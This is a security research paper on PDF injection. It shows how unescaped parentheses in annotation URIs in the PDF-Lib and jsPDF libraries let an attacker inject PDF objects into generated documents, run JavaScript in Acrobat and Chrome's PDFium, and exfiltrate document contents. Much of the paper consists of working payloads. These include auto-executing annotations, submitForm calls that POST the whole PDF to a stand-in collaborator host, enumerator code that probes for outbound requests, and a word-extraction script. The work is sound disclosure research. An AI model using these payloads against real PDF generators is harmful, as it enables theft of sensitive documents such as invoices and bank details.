

# Portable Data exFiltration: XSS for PDFs

Gareth Heyes - gareth.hey@portswigger.net - @garethhey

## Abstract

---

PDF documents and PDF generators are ubiquitous on the web, and so are injection vulnerabilities. Did you know that controlling a measly HTTP hyperlink can provide a foothold into the inner workings of a PDF? In this paper, you will learn how to use a single link to compromise the contents of a PDF and exfiltrate it to a remote server, just like a blind XSS attack.

I'll show how you can inject PDF code to escape objects, hijack links, and even execute arbitrary JavaScript - basically XSS within the bounds of a PDF document. I evaluate several popular PDF libraries for injection attacks, as well as the most common readers: Acrobat and Chrome's PDFium. You'll learn how to create the "alert(1)" of PDF injection and how to improve it to inject JavaScript that can steal the contents of a PDF on both readers.

I'll share how I was able to use a custom JavaScript enumerator on the various PDF objects to discover functions that make external requests, enabling me to to exfiltrate data from the PDF. Even PDFs loaded from the filesystem in Acrobat, which have more rigorous protection, can still be made to make external requests. I've successfully crafted an injection that can perform an SSRF attack on a PDF rendered server-side. I've also managed to read the contents of files from the same domain, even when the Acrobat user agent is blocked by a WAF. Finally, I'll show you how to steal the contents of a PDF without user interaction, and wrap up with a hybrid PDF that works on both PDFium and Acrobat.

## Outline

---

- Introduction
- Injection theory
  - How can user input get inside PDFs?
  - Why try to inject PDF code?
  - Why can't you inject arbitrary content?
- Methodology
- Vulnerable libraries
- Exploiting injections
  - Acrobat
  - Chrome
- Defence
- Conclusion
- Acknowledgements

# Introduction

---

It all started when my colleague, James "albinowax<sup>1</sup>" Kettle, was watching a talk on PDF encryption at BlackHat. He was looking at the slides and thought "This is definitely injectable". When he got back to the office, we had a discussion about PDF injection. At first, I dismissed it as impossible. You wouldn't know the structure of the PDF and, therefore, wouldn't be able to inject the correct object references. In theory, you could do this by injecting a whole new xref table, but this won't work in practice as your new table will simply be ignored... Here at PortSwigger, we don't stop there; we might initially think an idea is impossible but that won't stop us from trying.

Before I began testing, I had a couple of research objectives in mind. Given user input into a PDF, could I break it and cause parsing errors? Could I execute JavaScript or exfiltrate the contents of the PDF? I wanted to test two different types of injection: informed and blind. Informed injection refers to cases where I knew the structure of the PDF (for example, because I was able to view the resulting PDF myself). With blind injection, I had no knowledge at all of the PDF's structure or contents, much like blind XSS.

## Injection theory

---

### How can user input get inside PDFs?

---

Server-side PDF generation is everywhere; it's in e-tickets, receipts, boarding passes, invoices, pay slips...the list goes on. So there's plenty of opportunity for user input to get inside a PDF document. The most likely targets for injection are text streams or annotations as these objects allow developers to embed text or a URI, enclosed within parentheses. If a malicious user can inject parentheses, then they can inject PDF code and potentially insert their own harmful PDF objects or actions.

### Why try to inject PDF code?

---

Consider an application where multiple users work on a shared PDF containing sensitive information, such as bank details. If you are able to control part of that PDF via an injection, you could potentially exfiltrate the entire contents of the file when another user accesses it or interacts with it in some way. This works just like a classic XSS attack but within the scope of a PDF document.


### Why can't you inject arbitrary content?

---

Think about PDF injection just like an XSS injection inside a JavaScript function call. In this case, you would need to ensure that your syntax was valid by closing the parentheses before your injection and repairing the parentheses after your injection. The same principle applies to PDF injection, except you are injecting inside a dictionary value, such as a text stream or annotation URI, rather than a function call.

## Methodology

---



I have devised the following methodology for PDF injection: Identify, Construct, and Exploit.

## Identify

First of all, you need to identify whether the PDF generation library is escaping parentheses or backslashes. You can also try to generate these characters by using multi-byte characters that contain 0x5c (backslash) or 0x29 (parenthesis) in the hope the library incorrectly converts them to single-byte characters. Another possible method of generating parentheses or backslashes is to use characters outside the ASCII range. This can cause an overflow if the library incorrectly handles the character. You should then see if you can break the PDF structure by injecting a NULL character, EOF markers, or comments.

## Construct

Once you've established that you can influence the structure of the PDF, you need to construct an injection that confirms you control part of it. This can be done by calling "app.alert(1)" in PDF JavaScript or by using the submitForm action/function to make a POST request to an external URL. This is useful for blind injection scenarios.

## Exploit

Once you've confirmed that an injection is possible, you can try to exploit it to exfiltrate the contents of the PDF. Depending on whether you're injecting the SubmitForm action or using the submitForm JavaScript function, you need to send the correct flags or parameters. I'll show you how to do this later on in the paper when I cover how to exploit injections.

## Vulnerable libraries

---

I tried around 8 different libraries while conducting this research. Of these, I found two that were vulnerable to PDF injection: PDF-Lib and jsPDF, both of which are npm modules. PDF-Lib has over 52k weekly downloads and jsPDF has over 250k. Each library seems to correctly escape text streams but makes the mistake of allowing PDF injection inside annotations. Here is an example of how you create annotations in PDF-Lib:

```
const linkAnnotation = pdfDoc.context.obj({
  Type: 'Annot',
  Subtype: 'Link',
  Rect: [50, height - 95, 320, height - 130],
  Border: [0, 0, 2],
  C: [0, 0, 1],
  A: {
    Type: 'Action',
    S: 'URI',
    URI: PDFString.of(`/input`), //vulnerable code
  }
})
```

As you can see in the code sample, PDF-Lib has a helper function to generate PDF strings, but it doesn't escape parentheses. So if a developer places user input inside a URI, an attacker can break out and inject their own PDF code. The other library, jsPDF, has the same problem, but this time in the url property of their annotation generation code:

```
var doc = new jsPDF();
doc.text(20, 20, 'Hello world!');
doc.addPage('a6', '1');
doc.createAnnotation({bounds: {x:0,y:10,w:200,h:200}, type: 'link', url: '/input'}); //vulnerable code
```

## Exploiting injections


---

Before I demonstrate the vectors I found, I'm going to walk you through the journey I took to find them. First, I'll talk about how I tried executing JavaScript and stealing the contents of the PDF from an injection. I'll show you how I solved the problem of tracking and exfiltrating a PDF when opened from the filesystem on Acrobat, as well as how I was able to execute annotations without requiring user interaction. After that I'll discuss why these injections fail on Chrome and how to make them work. I hope you will enjoy my journey of exploiting injections.

# Acrobat

The first step was to test a PDF library, so I downloaded PDFKit<sup>2</sup>, created a bunch of test PDFs, and looked at the generated output. The first thing that stood out was text objects. If you have an injection inside a text stream then you can break out of the text using a closing parenthesis and inject your own PDF code.

A PDF text object looks like the following:



BT indicates the start of a text object, /F13 sets the font, 12 specifies the size, and Tf is the font resource operator (it's worth noting that in PDF code, the operators tend to follow their parameters).

The numbers that follow Tf are the starting position on the page; the Td operator specifies the position of the text on the page using those numbers. The opening parenthesis starts the text that's going to be added to the page, "ABC" is the actual text, then the closing parenthesis finishes the text string. Tj is the show text operator and ET ends the text object.

Controlling the characters inside the parentheses could enable us to break out of the text string and inject PDF code.

I tried all the techniques mentioned in my methodology with PDFKit, PDF Make, and FPDF, and got nowhere. At this point, I parked the research and did something else for a while. I often do this if I reach a dead-end. It's no good wasting time on research that is going nowhere if nothing works. I find coming back to later with a fresh mind helps a lot. Being persistent is great, but don't fall into the trap of being repetitive without results.

## PDF-Lib

With a fresh mind, I picked up the research again and decided to study the PDF specification. Just like with XSS, PDF injections can occur in different contexts. So far, I'd only looked at text streams, but sometimes user input might get placed inside links. Annotations stood out to me because they would allow developers to create anchor-like links on PDF text and objects. By now I was on my 4th PDF library. This time, I was using PDFLib<sup>3</sup>. I took some time to use the library to create an annotation and see if I could inject a closing parenthesis into the annotation URI - and it worked! The sample vulnerable code I used to generate the annotation code was:


```
...
A: {
  Type: 'Action',
  S: 'URI',
  URI: PDFString.of(`injection`),
}
})
...
```

Full code:<sup>4</sup>

How did I know the injection was successful? The PDF would render correctly unless I injected a closing parenthesis. This proved that the closing parenthesis was breaking out of the string and causing invalid PDF code. Breaking the PDF was nice, but I needed to ensure I could execute JavaScript of course. I looked at the rendered PDF code and noticed the output was being encoded using the FlateDecode filter. I wrote a little script to deflate the block and the output of the annotation section looked like this:

```
<<
/Type /Annot
/Subtype /Link
/Rect [ 50 746.89 320 711.89 ]
/Border [ 0 0 2 ]
/C [ 0 0 1 ]
/A <<
/Type /Action
/S /URI
/URI (injection))
>>
>>
```

As you can clearly see, the injection string is closing the text boundary with a closing parenthesis, which leaves an existing closing parenthesis that causes the PDF to be rendered incorrectly:



Great, so I could break the rendering of the PDF, now what? I needed to come up with an injection that called some JavaScript - the alert(1) of PDF injection.

Just like how XSS vectors depend on the browser's parsing, PDF injection exploitability can depend on the PDF renderer. I decided to start by targeting Acrobat because I thought the vectors were less likely to work in Chrome. Two things I noticed: 1) You could inject additional annotation actions and 2) if you repair the existing closing parenthesis then the PDF would render. After some experimentation, I came up with a nice payload that injected an additional annotation action, executed JavaScript, and repaired the closing parenthesis:

```
/blah)>>/A<</S/JavaScript/JS(app.alert(1);)/Type/Action>>/>>(
```

First I break out of the parenthesis, then break out of the dictionary using >> before starting a new annotation dictionary. The /S/JavaScript makes the annotation JavaScript-based and the /JS is where the JavaScript is stored. Inside the parentheses is our actual JavaScript. Note that you don't have to escape the parentheses if they're balanced. Finally, I add the type of annotation, finish the dictionary, and repair the closing parenthesis. This was so cool; I could craft an injection that executed JavaScript but so what, right? You can execute JavaScript but you don't have access to the DOM, so you can't read cookies. Then James popped up and suggested stealing the contents of the PDF from the injection. I started looking at ways to get the contents of a PDF. In Acrobat, I discovered that you can use JavaScript to submit forms without any user interaction! Looking at the spec for the JavaScript API, it was pretty straightforward to modify the base injection and add some JavaScript that would send the entire contents of the PDF code to an external server in a POST request:

```
/blah)>>/A<</S/JavaScript/JS(app.alert(1);  
this.submitForm({  
  cURL: 'https://your-id.burpcollaborator.net', cSubmitAs: 'PDF'})  
/Type/Action>>/>>(
```

The alert is not needed; I just added it to prove the injection was executing JavaScript.

Next, just for fun, I looked at stealing the contents of the PDF without using JavaScript. From the PDF specification, I found out that you can use an action called SubmitForm. I used this in the past when I constructed a PDF for a scan check in Burp Suite. It does exactly what the name implies. It also has a Flags entry in the dictionary to control what is submitted. The Flags dictionary key accepts a single integer value, but each individual setting is controlled by a binary bit. A good way to work with these settings is using the new binary literals in ES6. The binary literal should be 14 bits long because there are 14 flags in total. In the following example, all of the settings are disabled:

```
0b0000000000000000
```

To set a flag, you first need to look up its bit position (table 237 of the PDF specification<sup>5</sup>). In this case, we want to set the SubmitPDF flag. As this is controlled by the 9th bit, you just need to count 9 bits from the right:

```
0b0000001000000000
```

If you evaluate this with JavaScript, this results in the decimal value 256. In other words, setting the Flags entry to 256 will enable the SubmitPDF flag, which causes the contents of the PDF to be sent when submitting the form. All we need to do is use the base injection we created earlier and modify it to call the SubmitForm action instead of JavaScript:

```
/blah)>>/A<</S/SubmitForm/Flags 256/F(  
https://your-id.burpcollaborator.net)  
/Type/Action>>/>>(
```

## jsPDF

Next I applied my methodology to another PDF library - jsPDF<sup>6</sup> - and found it was vulnerable too. Exploiting this library was quite fun because they have an API that can execute in the browser and will allow you to generate the PDF in real time as you type. I noticed that, like the PDP-Lib library, they forgot to escape parentheses inside annotation URLs. Here the url property was vulnerable:

```
doc.createAnnotation({bounds:
{x:0,y:10,w:200,h:200},
type:'link',url:`/input`});
//vulnerable
```

So I generated a PDF using their API and injected PDF code into the url property:

```
var doc = new jsPDF();
doc.text(20, 20, 'Hello world!');
doc.addPage('a6', 'l');
doc.createAnnotation({bounds:
{x:0,y:10,w:200,h:200},type:'link',url:`
/blah}>>/A<</S/JavaScript/JS(app.alert(1);)/Type/Action/F 0/(
`});
```

I reduced the vector by removing the type entries of the dictionary and the unneeded F entry. I then left a dangling parenthesis that would be closed by the existing one. Reducing the size of the injection is important because the web application you are injecting to might only allow a limited amount of characters.

```
/blah}>>/A<</S/JavaScript/JS(app.alert(1)
```

I then worked out that it was possible to reduce the vector even further! Acrobat would allow a URI and a JavaScript entry within one annotation action and would happily execute the JavaScript:

```
/)/S/JavaScript/JS(app.alert(1)
```

Further research revealed that you can also inject multiple annotations. This means that instead of just injecting an action, you could break out of the annotation and define your own rect coordinates to choose which section of the document would be clickable. Using this technique, I was able to make the entire document clickable.

```
/) >> >>
<</Type /Annot /Subtype /Link /Rect [0.00 813.54 566.93 -298.27] /Border [0 0
0] /A <</S/SubmitForm/Flags 0/F(https://your-id.burpcollaborator.net
```

## Writing an enumerator

The next stage was to look at how Acrobat handles PDFs that are loaded from the filesystem, rather than being served directly from a website. In this case, there are more restrictions in place. For example, when you try to submit a form to an external URL, this will now trigger a prompt in which the user has to manually confirm that they want to submit the form. To get around these restrictions I wrote an enumerator/fuzzer to call every function on every object to see if a function would allow me to contact an external server without user interaction.

```
var doc = new jsPDF();
doc.text(20, 20, 'Hello world!');
doc.addPage('a6', 'l');
doc.createAnnotation({bounds:
{x:0,y:10,w:200,h:200},type:'link',url:`/blah`})>>/A<</S/JavaScript/JS(
...
  for(i in obj){
    try {
      if(i==='console' || i === 'getURL' || i === 'submitForm'){
        continue;
      }
      if(typeof obj[i] !== 'function') {
        console.println(i+'='+obj[i]);
      }
      try {
        console.println('call:'+i+'=>'+obj[i] ('http://your-id-
'+i+'.burpcollaborator.net?'+i,2,3));
      }
    }
  }
}
```

Full code<sup>7</sup>

The enumerator first runs a for loop on the global object "this". I skipped the methods getURL, submitForm, and the console object because I knew that they cause prompts and do not allow you to contact external servers unless you click allow. Try-catch blocks are used to prevent the loop from failing if an exception is thrown because the function can't be called or the property isn't a valid function. Burp Collaborator is used to see whether the server was contacted successfully - I add the key being checked in the subdomain so that Collaborator will show which property allowed the interaction.

Using this fuzzer, I discovered a method that can be called that contacts an external server:

CBSHaredReviewIfofflineDialog will cause a DNS interaction without requiring the user to click allow. You could then use DNS to exfiltrate the contents of the PDF or other information. However, this still requires a click since our injection uses an annotation action.

## Executing annotations without interaction

So far, the vectors I've demonstrated require a click to activate the action from the annotation. Typically, James asked the question "Can we execute automatically?". I looked through the PDF specification and noticed some interesting features of annotations:

"The **PV** and **PI** entries allow a distinction between pages that are open and pages that are visible. At any one time, only a single page is considered open in the viewer application, while more than one page may be visible, depending on the page layout."

We can add the PV entry to the dictionary and the annotation will fire on Acrobat automatically! Not only that, but we can also execute a payload automatically when the PDF document is closed using the PC entry. An attacker could track you when you open the PDF and close it.

Here's how to execute automatically from an annotation:

```
var doc = new jsPDF();
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`/`})
>> >>
<</Subtype /Screen /Rect [0 0 900 900] /AA <</PV <</S/JavaScript/JS(app.alert(1))>>/(`);
doc.text(20, 20, 'Auto execute');
```

When you close the PDF, this annotation will fire:

```
var doc = new jsPDF();
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`/`}) >> >>
<</Subtype /Screen /Rect [0 0 900 900] /AA <</PC <</S/JavaScript/JS(app.alert(1))>>/(`);
doc.text(20, 20, 'Close me');
```



# Chrome

I've talked a lot about Acrobat but what about PDFium (Chrome's PDF reader)? Chrome is tricky; the attack surface is much smaller as its JavaScript support is more limited than Acrobat's. The first thing I noticed was that JavaScript wasn't being executed in annotations at all, so my proof of concepts weren't working. In order to get the vectors working in Chrome, I needed to at least execute JavaScript inside annotations. First though, I decided to try and overwrite a URL in an annotation. This was pretty easy. I could use the base injection I came up with before and simply inject another action with a URI entry that would overwrite the existing URL:

```
var doc = new jsPDF();
doc.createAnnotation({bounds:
{x:0,y:10,w:200,h:200},type:'link',url:`blah`}>>A<</S/URI/URI (https://portswigger.net)
/Type/Action>>/F 0>>(``);
doc.text(20, 20, 'Test text');
```

This would navigate to portswigger.net when clicked. Then I moved on and tried different injections to call JavaScript, but this would fail every time. I thought it was impossible to do. I took a step back and tried to manually construct an entire PDF that would call JavaScript from a click in Chrome without an injection. When using an AcroForm button, Chrome would allow JavaScript execution, but the problem was it required references to parts of the PDF. I managed to craft an injection that would execute JavaScript from a click on JSPDF:

```
var doc = new jsPDF();
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`/` } >> >> <</BS<</S/B/W
0>>/Type/Annot/MK<</BG[ 0.825 0.8275 0.8275]/CA(Submit)>>/Rect [ 72 697.8898 144
676.2897]/Subtype/Widget/AP<</N <</Type/XObject/BBox[ 0 0 72 21.6]/Subtype/Form>>>>/Parent
<</Kids[ 3 0 R]/Ff 65536/FT/Btn/T(test)>>/H/P/A<</S/JavaScript/JS(app.alert(1))/Type/Action/F
4/DA(blah``);
doc.text(20, 20, 'Click me test');
```

As you can see, the above vector requires knowledge of the PDF structure. [ 3 0 R] refers to a specific PDF object and if we were doing a blind PDF injection attack, we wouldn't know the structure of it. Still, the next stage is to try a form submission. We can use the submitForm function for this, and because the annotation requires a click, Chrome will allow it:

```
/) >> >> <</BS<</S/B/W 0>>/Type/Annot/MK<</BG[ 0.0 813.54 566.93 -298.27]/CA(Submit)>>/Rect [
72 697.8898 144 676.2897]/Subtype/Widget/AP<</N <</Type/XObject/BBox[ 0 0 72
21.6]/Subtype/Form>>>>/Parent <</Kids[ 3 0 R]/Ff
65536/FT/Btn/T(test)>>/H/P/A<</S/JavaScript/JS(app.alert(1);this.submitForm('https://your-
id.burpcollaborator.net'))/Type/Action/F 4/DA(blah
```

This works, but it's messy and requires knowledge of the PDF structure. We can reduce it a lot and remove the reliance on the PDF structure:

```
#) >> >> <</BS<</S/B/W 0>>/Type/Annot/MK<</BG[ 0 0 889 792]/CA(Submit)>>/Rect [ 0 0 889
792]/Subtype/Widget/AP<</N <</Type/XObject/Subtype/Form>>>>/Parent <</Kids[ ]/Ff
65536/FT/Btn/T(test)>>/H/P/A<</S/JavaScript/JS(
app.alert(1)
)/Type/Action/F 4/DA(blah
```

There's still some code we can remove:

```
var doc = new jsPDF();
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`#`}>>>><</Type/Annot/Rect [
0 0 900 900]/Subtype/Widget/Parent<</FT/Btn/T(A)>>A<</S/JavaScript/JS(app.alert(1))(``);
doc.text(20, 20, 'Test text');
```

The code above breaks out of the annotation, creates a new one, and makes the entire page clickable. In order for the JavaScript to execute, we have to inject a button and give it any text using the "T" entry. We can then finally inject our JavaScript code using the JS entry in the dictionary. Executing JavaScript on Chrome is great. I never thought it would be possible when I started this research.

Next I looked at the submitForm function to steal the contents of the PDF. We know that we can call the function and it does contact an external server, as demonstrated in one of the examples above, but does it support the full Acrobat specification? I looked at the source code of PDFium<sup>8</sup> but the function doesn't support SubmitAsPDF :( You can see it supports FDF, but unfortunately this doesn't submit the contents of the PDF. I looked for other ways but I didn't know what objects were available. I took the same approach I did with Acrobat and wrote a fuzzer/enumerator to find interesting objects. Getting information out of Chrome was more difficult than Acrobat; I had to gather information in chunks before outputting it using the alert function. This was because the alert function truncated the string sent to it.

```

...
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`#`} >> <</Type/Annot/Rect[0
0 900 900]/Subtype/Widget/Parent<</FT/Btn/T(a)>>/A<</S/JavaScript/JS(
(function(){
var obj = this,
    data = '',
    chunks = [],
    counter = 0,
    added = false, i, props = [];
for(i in obj) {
    props.push(i);
}
}
...

```

Full code<sup>9</sup>

Inspecting the output of the enumerator, I tried calling various functions in the hope of making external requests or gathering information from the PDF. Eventually, I found a very interesting function called `getPageNthWord`, which could extract words from the PDF document, thereby allowing me to steal the contents. The function has a subtle bug where the first word sometimes will not be extracted. But for the most part, it will extract the majority of words:

```

var doc = new jsPDF();
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`#`} >> <</Type/Annot/Rect[0
0 900 900]/Subtype/Widget/Parent<</FT/Btn/T(a)>>/A<</S/JavaScript/JS(
words = [];
for(page=0;page<this.numPages;page++) {
    for(wordPos=0;wordPos<this.getPageNumWords(page);wordPos++) {
        word = this.getPageNthWord(page, wordPos, true);
        words.push(word);
    }
}
app.alert(words);
`));
doc.text(20, 20, 'Click me test!');
doc.text(20, 40, 'Abc Def');
doc.text(20, 60, 'Some word');

```

I was pretty pleased with myself that I could steal the contents of the PDF on Chrome as I never thought this would be possible. Combining this with the `submitForm` vector would enable you to send the data to an external server. The only downside is that it requires a click. I wondered if you could get JavaScript execution without a click on Chrome. Looking at the PDF specification again, I noticed that there is another entry in the annotation dictionary called "E", which will execute the annotation when the mouse enters the annotation area - basically a mouseover event. Unfortunately, this does not count as user interaction to enable a form submission. So although you can execute JavaScript, you can't do anything with the data because you can't send it to an external server. If you can get Chrome to submit data with this event, please let me know because I'd be very interested to hear how. Anyway, here is the code to trigger a mouseover action:

```

var doc = new jsPDF();
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`/`) >> >>
<</Type /Annot /Subtype /Widget /Parent<</FT/Btn/T(a)>> /Rect [0 0 900 900] /AA <</E
<</S/JavaScript/JS(app.alert(1))>>/(`));
doc.text(20, 20, 'Test');

